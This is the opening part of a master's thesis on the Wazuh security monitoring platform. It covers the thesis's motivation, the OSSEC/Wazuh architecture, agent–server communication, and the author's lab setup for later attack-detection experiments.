Analysis of attacks and prevention methods in cybersecurity

Anas Asswad

A Thesis Submitted to the University of Brescia in Partial Fulfillment of the Requirements for the Degree of

Master of Science

in Communication Technologies and Multimedia

University Advisor: Prof. Francesco Gringoli

[University of Brescia, Brescia, Italy]

Co-Advisor: Nicolas Pasquarè

[Verxo S.r.l., Brescia, Italy]

October 19, 2022
Brescia, Italy

Declaration

I hereby certify that I have written this thesis independently, without unauthorized external help exclusively with the use of the listed sources and aids.

I declare this is a true copy of my thesis, including any final revisions approved by my thesis committee and the Graduate Studies office. This thesis has not been submitted for a higher degree to any other University or Institution.

[illegible] **Anas Assswad**

Brescia, October 05, 2022

Abstract

In this thesis, we will research and measure the usability and efficiency of a platform called "Wazuh," which has a wide range of capabilities and features based on methods and services such as Network Traffic Analysis (NTA) which is known for intercepting, recording, and analyzing network traffic communication patterns to detect and respond to security threats by collecting the records of what is happening in the network.

Wazuh is an Intrusion Prevention System (IPS) tool, and threat detection technology that examines network traffic to detect and prevent vulnerabilities; lastly, the Security Operations Center (SOC) is used here as a security management system that monitors hosts in real-time and analyses security threats; it can be detected by generating alerts with many features to ensure security.

Wazuh can be used in most networks (companies, banks, hospitals, universities, factories, industries, etc.), and the resources they manage must be constantly monitored and protected from attackers by detecting malware activities.

In this dissertation, we will see some Systems will be exposed to various types of attacks to measure Wazuh's efficiency in analyzing attacks and prevention methods in cybersecurity, for instance, in the context of File Integrity Monitoring, Vulnerability Management, Metasploit attack, detecting Log4shell, and Emotet malware detection.

Table of Contents

List of tables

List of Figueres

List of listings

Acronyms

API	Application Programming Interface
CDB	Constant Database
CVE	Common Vulnerabilities and Exposures
EDR	Endpoint Detection and Response
FIM	File Integrity Monitoring
GUI	Graphic User Interface
HIDS	Host-Based Intrusion Detection System
HIDS	Host-Based Intrusion Detection System
IOCs	Indicators of compromise
IPS	Intrusion Prevention System
JNDI	Java Naming and Directory Interface
LDAP	Lightweight Directory Access Protocol
MSDT	Microsoft Windows Support Diagnostic Tool
NTA	Network Traffic Analysis
NVD	National Vulnerability Database
OSSEC	Open Source HIDS SECurity
PID	Process ID
RDP	Remote Desktop Protocol
RCM	Registry Change Monitoring
RCE	Remote Code Execution
RPC	Remote Procedure Call
SCA	Security Configuration Assessment
SOC	Security Operations Center
SIEM	Security Information Event Management

SMB	Server Message Block
SNMP	Simple Network Management Protocol
SSH	Secure Shell
SUID	Set Owner User ID
TTPs	Tactics, Techniques and Procedures
VM	Virtual Machine
WMI	Windows Management Instrumentation

1 Introduction

The only way to protect the IT infrastructure from a threat is to know the threat targeting it. This is critical for cybersecurity, and companies are attacked by hackers every day. Cyber attacks have become harder to detect, so it is imperative to know the types of cyber-attacks that business faces. A smart way to defend against cyberattacks is to understand that they come in many forms and can be used for a wide range of purposes. It is imperative to remember that cyberattacks will look different every time.

Occasionally, hackers are motivated by financial motives, and sometimes they are motivated by political motives. It could be that hackers are just ambitious people trying to see if they can accomplish something. Many people want to do indirect harm to a company because they have some petty grievance with that company [7]. Thus, detecting different types of network attacks becomes the biggest challenge in network security, especially for attacks that have never occurred before.

We investigated how intrusion detection can be enhanced with Open-Source HIDS SECurity (OSSEC), Host-based Intrusion Detection System (HIDS) that performs log analysis, integrity checking, Windows registry monitoring, rootkit detection, time-based alerting, and active response based on rules and decoders.

It is the application to install on the server or the computer infrastructure that we want to keep an eye on what is happening inside by analyzing and utilizing big data (traffic and logs) of an organization, which is not an easy task, and it becomes a big problem. Thus, Companies adopt a System Information Event Management (SIEM) solution such as Wazuh to handle it.

In this dissertation, we will introduce Wazuh [9], an SIEM tool that represents one of the most powerful tools for threat detection, prevention, and response to catch different kinds of attacks to keep our system safe and protect our network.

We do this work by preparing a lab environment that we will see later, with many clients running a variety of Operating Systems where the wazuh agent is installed, plus the server where we have installed the Wazuh manager application. We will apply some attacks, showing how Wazuh is designed to collect, store, index, and analyze security data from our clients, and then how it is using these data to detect intrusions, attacks, Vulnerabilities, and malicious activities.

We can see the following figure as an example of a SIEM system process:



Events are generated and written to a log file.
Log is forwarded to a Log Collection Server.
A Correlation Engine matches events against logs that meet the criteria and generate an alert if the conditions are met.
Incident responder reviews alerts and decides whether to launch an investigation.

Figure 1: Process demonstrating event generation to incident response.

Logs generated by various network sources are used in SIEM technology, as indicated above. With the SIEM, aggregated and correlated events that the correlation engine has processed can be alerted to us [38]; then, we investigate potential security events or threats in the organization's network.

Typically, a log records the events occurring on an organization's network or systems. Each log contains details about specific events within a system or network of the company. Therefore, a great deal of information about computer security can be found in these logs.

There are many sources of computer security logs, including security software, such as antivirus software, firewalls, intrusion detection and prevention systems, operating systems on servers, and applications [16]. An event occurs when a system, process, environment, or workflow changes its normal behavior. In other words, an event occurs when something happens, for example, when a user cannot access a network, log in/log off of users, download a malicious file, etc. [15].

So, in this dissertation, we will focus on how Wazuh will detect several attacks and how its features could be used for this purpose. It is worth mentioning that the hardware requirements depend heavily on the number of protected endpoints, and this number can be used to estimate how much data to analyze and how many security alerts to store and index.

1.1 Motivation

Cybersecurity is extremely complex; furthermore, dealing with network security requires the attacker's knowledge. There are numerous subfields and specialized expert tools, and it is impossible to guarantee that any system is 100% secure.

The motivation to write this thesis came from the fact that we can monitor many different systems to check them for security issues and try to change or even add some rules that meet our requirements to protect the network from different types of attacks and recover important data exposed by criminals, such as financial details and sensitive personal information, etc.

Therefore, Host-based Intrusion Detection was the best option to meet security policies and protect the network and data from breaches and intrusions. This study is useful for companies that are interested in monitoring every single activity on a host and taking appropriate actions.

2 Theoretical Background

In this project, OSSEC stands for Open Source HIDS Security, which is important because it offers open security standards and because it is [8][9]:

• **Widely Used:** There are many different entities using OSSEC as their main HIDS solution, including ISPs, universities, and governments. Additionally, it is widely used as a log analysis tool, monitoring, and analyzing logs from firewalls, intrusion detection systems (IDSs), and web servers.
• **Scalable:** Due to OSSEC's HIDS capabilities and agent-based approach. Agents can be installed on the monitored hosts, or they can be agentless monitored [10][11]. OSSEC manager initiates agentless that gather information from remote systems (routers, firewall, etc..) using any Remote Procedure Call (RPC) method (e.g., SSH, SNMP, RDP, WMI), which are software communication protocols that enable one program to request a service from another program located on another device on a network without requiring in-depth knowledge of the network's details [19].
• **Multi-platform:** Windows, Mac OS, and GNU/Linux. Due to the fact that most professional services are developed using GNU/Linux or Windows, this is an important factor. Regardless, it is important to remember that some rules are only compatible with certain versions of the operating system.
• **Open source:** There is no cost to read, contribute, or debug the code.

In addition, OSSEC has some great capabilities, like **Rootkits detection,** a type of malware that alters the behavior of a computer by replacing or changing operating system components. It is not difficult for rootkits to hide themselves, as well as files, networks, or entire processes, and one more ability like **File integrity monitoring,** which helps to detect access or changes to sensitive data.

There are many alternatives to OSSEC for the scenario of a system administrator that wants to improve the security of the systems he is responsible for. There are free and paid solutions.

2.1 OSSEC and Wazuh

Wazuh is an OSSEC fork. It features a RESTful API, a more up-to-date ruleset, and is simpler to set up. We will utilize OSSEC through Wazuh to code rules and decoders without having to update any of the program's code. Wazuh is a high-level intrusion detection system (HIDS) that was utilized in this research to detect and, in certain situations, respond to suspicious threats [12].

As we have seen before, we will use this tool to get data from sources, from log files, and aggregate it, analyze it, and present it to the security engineer, which might be related to a vulnerability or an attack.

The main goal is understanding that something is going on in this system, which might be a malicious or suspicious activity that attackers could potentially exploit.

A log message typically consists of these three components:

- Timestamp
- Source
- Data

The timestamp is critical to know WHEN an incident occurred and is an internationally accepted way to represent dates and times. The source is usually an IP address or hostname, indicating the system that generated the log message, which could be Applications, Databases, Firewalls, Servers, and web servers. Finally, the data field displays WHAT happened in the system.

-
  ```
  Sep   13 13:07:01 myserver Fakeinc: Accepted password for user Anas, IP: 10.20.31.128
  ```

In the log example above, it appears the time which is on Sept 13 at 13:07:01, the source IP address, which is “10.20.31.128” and the event information (Data) like “Accepted password for user Anas”. Thus, we will see how Wazuh monitors security and identify a vulnerability in the client.

We would like to draw attention to some of the features that Wazuh basically offers, including Security Analytics, Intrusion Detection, Log Data Analysis, File Integrity Monitoring, Vulnerability Detection, Rootkit Detection, and Cloud Security.

It is important to know the components that Wazuh is consisted of:

1- **Wazuh AGENT:** It is a cross-platform endpoint security agent or program that is installed on the device or host we would like to monitor and protect; for example, if we want to secure our company network, each computer on the network must have a Wazuh agent installed so these devices can communicate with the Wazuh server.
2- **Wazuh SERVER:** Analyzes the data received from the Wazuh agents, processes this data, and matches it against rule-sets to identify Indicators Of Compromise (IOCs), so, for example, if we install an agent on a Windows system and we configure it to connect to our Wazuh server, we can just have that agent running on the system, and if we make any changes like creating a new user or just do anything that requires to be an administrative privilege, that information would be logged as security event on Wazuh, and we will be able to see what is going on, and that is very important for medium to large organizations and companies having thousands of computers would like to know what is going on with these computers and identify attacks or intrusions that can be happened.
3- **ELASTIC STACK:** Also known as the ELK stack, displays and indexes the alerts generated by the Wazuh server and provides users with robust data visualization and analysis functionality; it is essentially the combination of three open-source projects (W.indexer, logstash, and W.dashboard), so Wazuh is built on top of Elastic Stack to facilitate the actual analytics engine, so the W.indexer handles the analytics, logstash handles the actual data processing pipeline, essentially gets data from multiple sources simultaneously, and W.dashboard visualizes this data.

As previously stated, Wazuh can monitor some network devices, such as routers, that cannot run the Wazuh agent by transmitting their logs and automating the process of synchronizing these logs with the actual Wazuh server for analysis. It is possible to accomplish this using any Remote Procedure Call (RPC) method, such as (SSH, SNMP, etc.).

To connect the Wazuh manager to the device via SSH authentication, we need to use a script called Register_host.sh, which is located in the Wazuh manager (server) and has two options (list and add). With the **list** option, we can see all hosts already included. On the other hand, the **add** option is when we specify a new device to be connected to the manager [3]. After devices have been added to the list, the manager must be configured to monitor them.

2.2 How does Wazuh works: (Wazuh Structure)




Figure 2: Wazuh Endpoint Security Agent Structure




Figure 3: Wazuh Central Components Structure

As we can see in (figure 2), we have the Wazuh agent, this is what we have installed on the devices we would like to monitor, and the Wazuh agent consist of various modules and the actual daemon that it is responsible of data encryption, modules management, remote configuration and server authentication, where the agent modules are the active response, command execution, configuration assessment, containers security, cloud security, file integrity monitoring, log collector, malware detection and system inventory.

All of the previous modules are used to get all the relevant information back into the Wazuh server over port 1514 (UDP or TCP) for analysis [21], the configuration assessment module allows us to essentially run a configuration check to identify witnesses or vulnerabilities that could potentially be exploited by attackers.

The case of log collection is very useful because logs are telling us what is going on the OS where the Wazuh agent is installed, furthermore, it is important to know that Wazuh does not display all of these logs; only these logs match against a ruleset, or if they are found to be malicious or indicators for compromised, then this information will be displayed.

As we can notice on the Wazuh server (figure 3), the actual connection from the Wazuh agent comes into the Agents connection services, which goes to the Analysis engine for Decoding and rule matching and correlation and enrichment, and that can be used for Threat Intelligence and Vulnerability detection.

Then, we have the actual agents registration service, which is only used while setting up the agent, and we can see the Raw data events and security alerts, and this goes to W. indexer, which provides us the Search engine, Data analytics, and the Long-term storage, Security Alerts, Inventory data, etc. Availability and scalability are both provided by the Wazuh indexer as well, which can operate as a single or multi-node cluster.

We have the W. dashboard as well, which provides us with a Web user interface, and Query language, and we can create Visualization and dashboards.

The Wazuh indexer cluster consists of a collection of one or more nodes that communicate with each other for the purpose of reading and writing to indices. One-node clusters can easily handle small Wazuh deployments that do not require a lot of data processing as we have done in our Lab. Clusters with multiple nodes are recommended for monitoring many endpoints, handling large volumes of data, and ensuring high availability as it is implemented in the company where we will see some real-life experiences.

It is recommended that the Wazuh server and indexer be deployed on separate hosts for production environments. Filebeat secures the transmission of Wazuh alerts and archived events using TLS encryption to the Wazuh indexer cluster (single node or multinode).

An example of a Wazuh deployment architecture can be seen in the diagram next page. As a result, load balancing and high availability are achieved by configuring the Wazuh server and the Wazuh indexer nodes as clusters.




Figure 4: Wazuh Deployment architecture (Central Components)




Figure 5: Wazuh Deployment architecture (endpoints)

Wazuh agent - Wazuh server communication

Events are continuously sent to the Wazuh server for analysis and threat detection by the Wazuh agent. This data is transmitted by the agent through the server connection service, which listens on port 1514 by default, as we have mentioned before (this can be changed). As soon as the events are received, the Wazuh server decodes and then rules-checks them using its analysis engine. Alert data such as the rule ID and rule name are augmented with events that trip a rule.

The following files can be used to spool events depending on whether a rule has been triggered or not.

- The file **/var/ossec/logs/archives/archives.json** contains all events, whether they tripped a rule or not.
- The file **/var/ossec/logs/alerts/alerts.json** contains only events that tripped a rule.

In Wazuh messages, AES encryption is enabled as default, with a block size of 128 bits and a key size of 256 bits. There is an option to encrypt with blowfish as well.

Wazuh server - Wazuh indexer communication

In Wazuh, Filebeat is used to send alert and event data encrypted by TLS to the Wazuh indexer. Data from the Wazuh server is read by Filebeat and sent to the Wazuh indexer (which listens on port 9200/TCP by default). The Wazuh dashboard is used to mine and visualize the data once the Wazuh indexer has indexed it.

The Wazuh dashboard displays information related to the Wazuh server and agents via the Wazuh RESTful API (listening by default on port 55000/TCP). It is possible to modify the configuration of agents or servers through API calls.

On the other hand, as we have mentioned before, the Wazuh central components can be deployed on a single server for smaller Wazuh deployments, as it is in our LAB where we are doing the experiments [21].




Figure 6: A single server for smaller Wazuh deployments

In the following, we will be able to see our Lab's environment:




Figure 7: Lab Environment

By following the Wazuh documentation [64], we have installed the Wazuh server and ELK stack on the VM on a server located in the university having the IP address 10.20.13.199. After that, we will be able to access the actual Wazuh interface directly using any machine on the same network.

We have implemented our Lab with a laptop which has windows 10 OS, Rasban OS on Raspberry, Windows 8.1 VM, Kali Linux VM, which will be our attacker system where we will do different types of attacks, and finally, we will have a DC:1 VM, which is a distribution of Debian 32 bit as our vulnerable system.

Almost all these machines have a Wazuh agent running in their system, which means that in all these systems, the Wazuh agent will send all the information back to the Wazuh server, where we can actually get an idea of what is going on in these Operating systems.

2.3 Log Analysis and Alert Assessment

Log analysis is performed within Wazuh by the processes OSSEC-logcollector (on the client side) and analyzed (on the server side). In the official Wazuh documentation and literature, the client is called the agent, and the server is called the Wazuh manager. The diagram below shows how the individual Wazuh processes work together on the agent and the manager.

